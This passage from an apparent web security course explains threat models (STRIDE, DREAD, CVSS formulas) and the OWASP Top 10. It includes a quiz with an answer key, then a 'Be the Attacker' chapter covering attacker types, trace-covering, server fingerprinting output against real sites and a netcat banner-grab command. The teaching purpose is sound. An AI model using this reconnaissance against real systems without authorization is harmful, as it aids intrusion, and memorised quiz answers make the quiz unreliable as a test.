


Figure 20: Threats and vulnerabilities models

### 3.3 IIMF

known method for categorizing threats where IIMF is an acronym combined of the first letter of the following categories:

- 1- Interruption: intercept and prevent the access to information or denial of the service.
- 2- Interception: capture information like network traffic or any confidential information.
- 3- Modification: alter captured information like network packet source or content like user name.
- 4- Fabrication: spoofing identity, relay altered information.




Figure 21: IIMF model

### 3.4 CIA

Where IIMF focuses on the threat itself the CIA method approaches it from the system aspect perspective where (C) represents Confidentiality, (I) represents Integrity and (A) the availability.

#### 3.4.1 Confidentiality:

the application focus on preventing any disclosure of private or important information that can represent an asset or that might be used to compromise an asset.


Confidentiality mainly reached through cryptography, authorization and authentication techniques.



### 3.4.2 Integrity:

preventing any potential unauthorized change or alteration to the information stored, executed or transmitted.

Some of the known methods to assure data integrity are the usage of signature and hashing techniques.




### 3.4.3 Availability:

this aspect focus on assuring the continuity of the service and functionality in acceptable time and performance.

Availability normally disturbed by different categories of Denial of Service (DOS) attacks.

Main method to deal with availability issues are related to the usage of Redundancy, in addition to intrusion detection, prevention and response systems.



The results of threat risk modeling are used by designers, developer and tester to make better design choice concerning main functions and implemented technologies the code or test cases to check identified vulnerabilities.

## 3.5 Threats and vulnerabilities models - STRIDE

A classification scheme to categorize different threats. The name is an abbreviation composed of the first letter or the different types of threats **S**poofing, **T**ampering, **R**epudiation, **I**nformation disclosure, **D**enial of service.

### 3.5.1 Spoofing:

this class of threats is related to identity faking an interacting with application as different user.

### 3.5.2 Tampering Data:

this threat class is about changing and manipulating the data as changing the information through manipulation of data delivered to user or bypassing input validation to include malicious contents.

### 3.5.3 Repudiation:

the risk of transaction denial, if no trace were kept to each transaction with possibility to uniquely identify transaction owner it will be possible to any person that initiate a transaction to possibly say "I did not do it".

### 3.5.4 Information disclosure:

it is very important to use every possible way to secure user information or any sensitive information from being disclosed because this might lead to big financial level (like card information discloser) or at least privacy legal issues and reputation loss.

### 3.5.5 Denial of service:

one of the main threats is related to affecting the availability of the service itself so it is about bringing the (site, application or service down).

This threat realizes by simply consuming application available resources by heavy requests for big files, Queries or searches or even depending on the generation of big number of requests if the application does not provide facet to run individual heavy requests.

### 3.5.6 Elevation of privileges:

in an application each user will have a specific role with specific privileges. The malicious acts for a user to elevate his/her privileges considered to be one of the big threats as it will give potential attackers the ability sometimes to totally control and takeover the application.

## 3.6 Threats and vulnerabilities models - DREAD

Another effective method commonly used to classify threat is to depend on finding a quantitative value that represents the risk. The risk value is calculated based on the estimated values of the following factors:

**Damage potential:** refers to the level of caused damage if the threat was exploited. Level is estimated as follow:

Level	No Damage	User Data is compromised or affected	Complete destruction of Data or System
Value	0	5	10

**Reproducibility:** This factor is related to how easy is to reproduce the threat exploit:

Level	Very hard to reproduce	One or two steps to reproduce	Easy to reproduce
Value	0	5	10

**Exploitability:** needed tools, knowledge, techniques for the threat exploit.

Level	Advance Knowledge and advanced tools	Available tool and easy to perform	Very simple tool (only browser)
Value	0	5	10

**Affected user:** refers to users that are affected by the threat.

Level	None	Some users	All Users
Value	0	5	10



**Discoverability:** factor related to ease of threat discovery

Level	Very hard requires Admin access	Guessing or monitoring network	Can be easily discovered (search engine) , available publicly	Visible directly (through address bar as example)
Value	0	5	9	10

The final DREAD risk can be calculated as average of the five categories.

$$\text{Risk} = (\text{DAMAGE} + \text{REPRODUCIBILITY} + \text{EXPLOITABILITY} + \text{AFFECTED USERS} + \text{DISCOVERABILITY}) / 5$$

### 3.7 Threats and vulnerabilities models - CVSS


**CVSS:** stands for common vulnerability scoring system mainly focusing on standardized the vulnerability scoring and prioritizing risk.

Scoring using CVSS is based on 3 main metric groups:

**Base:** characteristics of vulnerabilities that are constant over time and environments.

**Temporal:** vulnerability characteristics that change over time but not with environment.

**Environmental:** characteristics that are related to specific environments.



*NIST Interagency Report 7435 – Metric groups*

The calculation of base score is done as follow

$$\text{BaseScore} = \text{round\_to\_1\_decimal}(((0.6 * \text{Impact}) + (0.4 * \text{Exploitability}) - 1.5) * f(\text{Impact}))$$

$$\text{Impact} = 10.41 * (1 - (1 - \text{ConfImpact}) * (1 - \text{IntegImpact}) * (1 - \text{AvailImpact}))$$

$$\text{Exploitability} = 20 * \text{AccessVector} * \text{AccessComplexity} * \text{Authentication}$$

$$f(\text{impact}) = 0 \text{ if } \text{Impact} = 0, 1.176 \text{ otherwise}$$

$$\text{AccessVector} = \text{case AccessVector of requires}$$

$$\text{local access: } 0.395$$

$$\text{adjacent network accessible: } 0.646$$

$$\text{network accessible: } 1.0$$

AccessComplexity = case AccessComplexity of  
 high: 0.35  
 medium: 0.61  
 low: 0.71

Authentication = case Authentication of  
 requires multiple instances of authentication: 0.45  
 requires single instance of authentication: 0.56  
 requires no authentication: 0.704

ConfImpact = case ConfidentialityImpact of  
 none: 0.0  
 partial: 0.275  
 complete: 0.660

IntegImpact= case IntegrityImpact of  
 none: 0.0  
 partial: 0.275  
 complete: 0.660

AvailImpact= case AvailabilityImpact of  
 none: 0.0  
 partial: 0.275  
 complete: 0.660

To take time effect into consideration we need to use temporal equation that will use the base score to generate a value ranging between (0-10) the resulted value should not exceed the base value and be greater than 33% of base value.

TemporalScore=round\_to\_1\_decimal(BaseScore\*Exploitability\*RemediationLevel\*ReportConfidence)

Exploitability = case Exploitability of  
 unproven:0.85  
 proof-of-concept:0.9  
 functional:0.95  
 high:1.00  
 not defined:1.00

RemediationLevel = case RemediationLevel of  
 official-fix:0.87  
 temporary-fix:0.90  
 workaround:0.95  
 unavailable:1.00  
 not defined:1.00

ReportConfidence = case ReportConfidence of  
 unconfirmed:0.90  
 uncorroborated:0.95  
 confirmed:1.00  
 not defined:1.00

From the other hand to include the environmental effect we use the environmental equation. This equation will give also a score rating between (0-10) the result should be less than temporal score.

```

EnvironmentalScore = round_to_1_decimal((AdjustedTemporal+(10-AdjustedTemporal)
*CollateralDamagePotential)*TargetDistribution)

AdjustedTemporal = TemporalScore recomputed with the BaseScore's Impact sub-equation
replaced with the AdjustedImpact equation

AdjustedImpact = min(10,10.41*(1-(1-ConfImpact*ConfReq)*(1-IntegImpact*IntegReq)*(1-
AvailImpact*AvailReq)))

CollateralDamagePotential = case CollateralDamagePotential of
    none: 0
    low: 0.1
    low-medium: 0.3
    medium-high: 0.4
    high: 0.5
    not defined: 0

TargetDistribution = case TargetDistribution of
    none: 0
    low: 0.25
    medium: 0.75
    high: 1.00
    not defined: 1.00

ConfReq = case ConfReq of
    low: 0.5
    medium: 1.0
    high: 1.51
    not defined: 1.0

IntegReq = case IntegReq of
    low: 0.5
    medium: 1.0
    high: 1.51
    not defined: 1.0

AvailReq= case AvailReq of
    low:0.5
    medium:1.0
    high:1.51
    not defined: 1.0

```

Even though that using CVSS need a lot of experience to be able to give a good estimation for different metric groups but it provides an efficient way to score threats and be able to rank it.

## 3.8 OWASP Top 10:



This list of vulnerabilities is a more practical approach based on the open web application security project that specify 10 main vulnerabilities constructed depending on 8 datasets from 7 firms that specialize in application security. The data spans over 500,000 vulnerabilities across hundreds of organizations and thousands of applications. Ranking was done depending on exploitability, detectability, and impact estimates.

### 3.8.1 Injection:

inserting a malicious input that can be interpreted as command or query, this can be done with SQL, operating system commands and LDAP. threatening to access data without proper authorization.

### 3.8.2 Broken Authentication and Session Management

since HTTP is stateless, connect less protocol it will need to use Session management to maintain state information. This can be exploited by attacker and steal or reuse information to gain unauthorized access.

the other scenario is to gain access through breaking the authentication, an example about that is brute force attack.

### **3.8.3 Insecure Direct Object References:**

exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

### **3.8.4 Cross-Site Scripting (XSS):**

This vulnerability is related to poor input validation or escaping which will give the attacker the ability to send and execute scripts in the victim's browser which can hijack user sessions, change the site contents or even redirect the user to malicious sites.

### **3.8.5 Security Misconfiguration:**

this vulnerability is mostly related to keeping the default configuration (that is normally unsecured) for server, application used libraries and packages or sometimes none updated packages.

### **3.8.6 Sensitive Data Exposure:**

sensitive information like passwords and credit card information or other private user information are considered assets and need to be well protected in all status (in motion or in storage) techniques such as encryption are normally used for that purpose.

### **3.8.7 Missing Function Level Access Control:**

application need to embed function level access on the presentation layer and on other layers such as functional and data layer because checking access rights to show the functionality on UI is not sufficient as the request can be forged by attacker so server side check should be done when each function is accessed.

### **3.8.8 Cross-Site Request Forgery (CSRF):**

in contrast with XSS This vulnerability gives the attacker the ability to use the trust given to user browser to send malicious information to another site using the session cookie and any other automatically included authentication information. in this case the attacker will have for that request the same access level gained by the legitimate victim user.

### **3.8.9 Using Components with Known Vulnerabilities:**

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.


### **3.8.10 Invalidated Redirects and Forwards:**

application should be able to check all redirections and prevent any redirection to any site or url that is not whitelisted by this application. Any poor validation for redirection information might cause sending user to phished or malicious sites.

## 3.9 QUIZ

1. **vulnerability is:**
  - a. Potential harm that can affect your assets
  - b. A weakness point in the system that might be exploited by an attacker.
  - c. The most valuable parts of the system from beneficial point of view
  - d. None of the above.
2. **In Identifying assets in Threat modeling all is true except:**
  - a. Identifying assets is about deciding what is worthy to be protected
  - b. Assets can be anything from a set of credentials to company reputation.
  - c. We need to decide the cost of unavailability, replace and compromise liability
  - d. None of the above.
3. **You are requested to go through the different stages of threat modeling and generate the skeleton of all needed outputs for a e catalogue web application with SQL server back end.**
  - 1) First we specify a list of the assets
    - a) Users accounts information
    - b) Users credit history
    - c) Catalogue products information especially price.
    - d) Catalogue availability
  - 2) From the list of assets, we identify the security objectives:
    - a) Protect customer account details and customer credit history.
    - b) Ensure that the application is available 99.99 percent of the time.
    - c) Prevent unauthorized users from modifying product catalog information, especially prices.
  - 3) Application and architecture overview:
    - a) The application is an Internet-facing Web application with a SQL Server back end. The Web server is located in a perimeter network. Business and data access logic resides on the Web server. The application enables Internet users to browse and purchase products from the company's product catalog.

## b) Architecture



## c) Roles

Application roles are:

- Internet users
- Catalog administrators

## d) Key Scenarios

Important application scenarios are:

- Anonymous user browses the product catalog to view product details.
- Anonymous user searches to locate a specific product.
- Anonymous user adds an item to the shopping cart.
- Anonymous user logs in to authenticate prior to placing an order.
- Anonymous user creates a new account prior to placing an order.
- Authenticated user places an order.

## e) Technologies

The application uses the following technologies:

- Web Server: Microsoft Internet Information Server (IIS)
- Presentation logic: ASP.NET (C#)
- Business logic: C# Class Libraries
- Data access logic: ADO.NET, T-SQL Stored Procedures
- Database Server: Microsoft SQL Server 2000

## f) Application Security Mechanisms

The most important application security mechanisms known at this time are:



- Users are authenticated with Forms authentication.
- Application is authenticated at the database by using Windows authentication.
- Roles are used to authorize access to business logic.
- Administration can be performed only by physically logging on to the server computer. No remote administration access is provided.

#### 4) Application Decomposition

This section describes the trust boundaries, entry points, exit points, and data flows.

##### a) Trust Boundaries

Identified trust boundaries are:

- The perimeter firewall.
- The database server trusts calls from the Web application's identity.
- The data access components trust the business components to pass fully validated data.
- An entry point to catalog administration business component.

##### b) Data Flows

Data flows are:

- An anonymous user browses the product catalog. The catalog page calls the catalog business component, which calls the catalog data access component to request a catalog listing. The first page of product details are retrieved from the database and returned to the catalog business component. The data is bound to a data grid control and displayed on the catalog page.
- An anonymous user submits a search string. The home page accepts the search string and validates it by using a regular expression. The search string must be less than 50 characters in length and may include any combination of letters or numbers. The search string is passed to the data access component. The data access component calls a stored procedure and passes the search string as a single parameter.
- The user logs on. The user submits a name and password through the logon form. The user name and password are handled by the logon page and passed to the membership business logic component. This component passes the data to the data access component, which verifies the credentials with the database to determine their validity.
- A catalog administrator logs on and accesses the restricted catalog administration page. The catalog administration component checks the user role at the business layer. If the user is authorized, the business component interacts with the catalog data access component to view and amend product details.

##### c) Entry Points

Entry points are:

- Port 80 for Web requests.
- Port 443 for SSL.
- All other ports are restricted by the firewall.

- The logon page, which is accessible to all Internet users. Logon is validated by using client-side and server-side validation controls, together with a common validation library.
- The amend customer details page, which is accessible to authenticated users only. Users are validated by using client-side and server-side validation controls, together with a common validation library. This page invokes functionality that can update customer details.
- The (**GetCustomerDetails**) stored procedure, which can be called only by the application's trusted service account. The upstream caller (trusted Web application business logic) performs data validation. The invoked functionality retrieves customer details.
- The catalog administration page.

#### d) Exit Points

Exit points are:

- The search page, which writes the client's search string and the corresponding results.
- The catalog page, which displays product details.

#### 5) Threats

The following threats could affect the application:

- Brute force attacks occur against the dictionary store.
- Network eavesdropping occurs between the browser and Web server to capture client credentials.
- An attacker captures an authentication cookie to spoof identity.
- SQL injection occurs, enabling an attacker to exploit an input validation vulnerability to execute commands in the database and thereby access and/or modify data.
- Cross-site scripting occurs when an attacker succeeds in injecting script code.
- Cookie replay or capture occurs, allowing an attacker to spoof identity and access the application as another user.
- Information is disclosed and sensitive exception details are revealed to the client.
- An attacker manages to take control of the Web server, gain unauthorized access to the database, and run commands against the database.
- An attacker obtains the encryption keys used to encrypt sensitive data (including client credit card numbers) in the database.
- An attacker or client obtains unauthorized access to Web server resources and static files.

#### 6) 5. Vulnerabilities

The application vulnerabilities are:

- User password storage.
- Lack of password complexity enforcement.
- Lack of password retry logic.
- Missing or weak input validation at the server.
- Failure to validate cookie input.
- Failure to sanitize data read from a shared database.
- Failure to encode output leading to potential cross-site scripting issues.

- Exposing an administration function through the customer-facing Web application.
- Exposing exception details to the client.

**4. Map the categories specified in CIA scheme to its equivalent in the STRIDE Scheme**

1-Confidentiality	a-Spoofing
	b-Tempering
	c-Repudiation
2-Integrity	d-Information disclosure
	e-Denial of service
3-Availability	f-Elevation of privileges

**5. Calculate the DREAD Based quantitative value of RISK if you know that User data where compromised, threat exploit is easy to reproduce, the exploit can be done with browser only and all users will be affected. The threat is visible directly and it can be easily discovered.**

- Risk=45
- Risk=62
- Risk=20
- Risk=35

**Answers key**

1	2	3	4	5
b	d	Essay	1d2ab3e	a

# CHAPTER 4

## BE THE ATTACKER



## 4.1 Be the Attacker




To be able to have a full understanding of how the attack is taking place you need to put on the attacker hat and think like a one.

**Time and place:** Thinking of how, where when is important but actually it is not that relevant because attacker will try 24/7 from everywhere as anonymous servers and nodes are available all over the world are ready to be a hacking initiation point intentionally or accidentally.

An exception will be those application that are only available for a preset time or period.

As most of web application are opened to public all the time the initial scenario is the one that will stand but asking questions when an where can be beneficial because it will be helpful in most scenarios to minimize the access from nodes or areas that have a bad reputation in being a source of many attacks, the following figure represents a snapshot of the Norse Corp live threat map showing attack sources and targets in real time.




**What to target:** everything.... all parts of the system should be potential subject to attack, web platform, application, backend, databases, web

client, transport and last not least the availability because security is like a chain weak as its weakest part

**Mindset:** persistence, iterative approach is always fruitful. normally attackers are pushed by huge ego, powerful feelings and lot of energy.

## 4.2 Attackers categories



Researches by Christian S. Föttinger Wolfgang Ziegler showed that attackers have different categories depending on their motives and mindset:

- A. Old School Hackers: computer programmers from known universities like Stanford or MIT interested in lines of code and analyzing systems, but what they do is not related to criminal activity as They don't have a malicious intent.
- B. Script Kiddies or Cyber-Punks: As an age group, they can be between 12 and 30 years old, and on average have a grade 12 education. Bored in school, very adept with computers and technology main intent is to vandalize or disrupt, like to brag about skills and achievement.
- C. Professional Criminals, or Crackers: make a living breaking into systems and selling the information. They might get hired for corporate or government espionage
- D. Coders and Virus Writers: They like to see themselves as an elite. They have a lot of programming background and write code but won't use it themselves they live that to others.

## 4.3 Attacking process



Figure 22 Attack process


**Attack:** is the set of activity applied trying to exploit a vulnerability or a group of vulnerabilities in order to be able to affect availability, integrity or confidentiality. Attacks can happen without being able to reach their targets. We call the attack that succeeded to achieve any of its target a security breach and the application as a compromised application.

Attackers normally follow a strict step by step approach to execute attacks because it is well known that attacks based on random approach without good planning mainly end unsuccessfully or by attacker identity disclosure.

The process steps are the following:

- 1- Mapping: this step is about collecting information from all available sources
- 2- Analyzing: in this step the attacker gains the real added value after analyzing and intersecting collected information.
- 3- Executing: this step is where the attacker will begin the penetration trial to compromise the victim application.
- 4- Covering trace: as hacking is an illegal act any trace that lead to disclosing the attacker real identity will cause him a serious problem additionally being detected in pre-attack or during attack might cause throwing all time invested in Mapping and analysis phases this is why the attacker needs to cover his trace and minimize the attack detection possibility. Trace coverage is a process that should begin with mapping phase and finalize the whole process.

## 4.4 Mapping




Mapping includes all tasks done for the purpose of collecting information about application and infrastructure of the potential victim.

**Mapping infrastructure:** mapping infrastructure includes collecting information about servers' networks operating systems and DNS entries of the potential victim.

**Mapping Application:** this includes creating a full profile for the application comprising functionalities, components, flow and data.

We will cover those main tasks focusing on application mapping more than infrastructure due to the subject scope.

## 4.5 Mapping infrastructure



Even though that mapping infra structure is outside our course scope but it is vital to remind with some of the main practices and tools that can be used in that phase

## 4.6 Information about servers

httprint version 0.301

Input File: D:\Httprint\301\httprint\_301\win32\input\_screenshot.txt

Signature File: D:\Httprint\301\httprint\_301\win32\signatures.txt

Host	Port	Banner Reported	Banner Deduced	Conf.%
www.airshara.net	80	Microsoft-IIS/6.0	Microsoft-IIS/6.0	93.37
eastcoastflight.com	80	Apache/2.0.52 (Fedora)	Apache/2.0.x	84.34
www.redhat.com	443	Apache	Apache/1.3.27	84.34
www.cnn.com	80	Apache	Apache/2.0.x	76.51
chaseonline.chase.com	443	JPMC1.0	Netscape-Enterprise/4.1. SunONE We...	53.01
www.foundstone.com	80	WebSTAR	Apache/2.0.x	54.22
www.walmart.com	80	Microsoft-IIS/6.0.0	Apache/2.0.x	63.25

Apache  
 9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5  
 0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57  
 FCC5935BE2CE6923F0CC535B811C9DC5E2CE69272576B769E2CE69269E431BC8  
 6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923  
 E2CE69236ED3C295811C9DC5E2CE6927E2CE6923

Apache/1.3.27: 140 84.34  
 Apache/1.3.[4-24]: 139 82.26  
 Apache/1.3.26: 139 82.26  
 Apache/1.3.[1-3]: 134 72.36

Report File: D:\Httprint\301\httprint\_301\win32\httprintoutput.html

SSL Version: SSLv3  
 Issued To:  
 Name: www.redhat.com  
 Organization: Red Hat Inc

httprint has been completed..

Figure 23:Httprint tool






Figure 24:SHODAN search engine

- You can easily collect some information regarding the used web server through the banner returned by the server:

```
D:\>nc -nvv 127.0.0.1 80
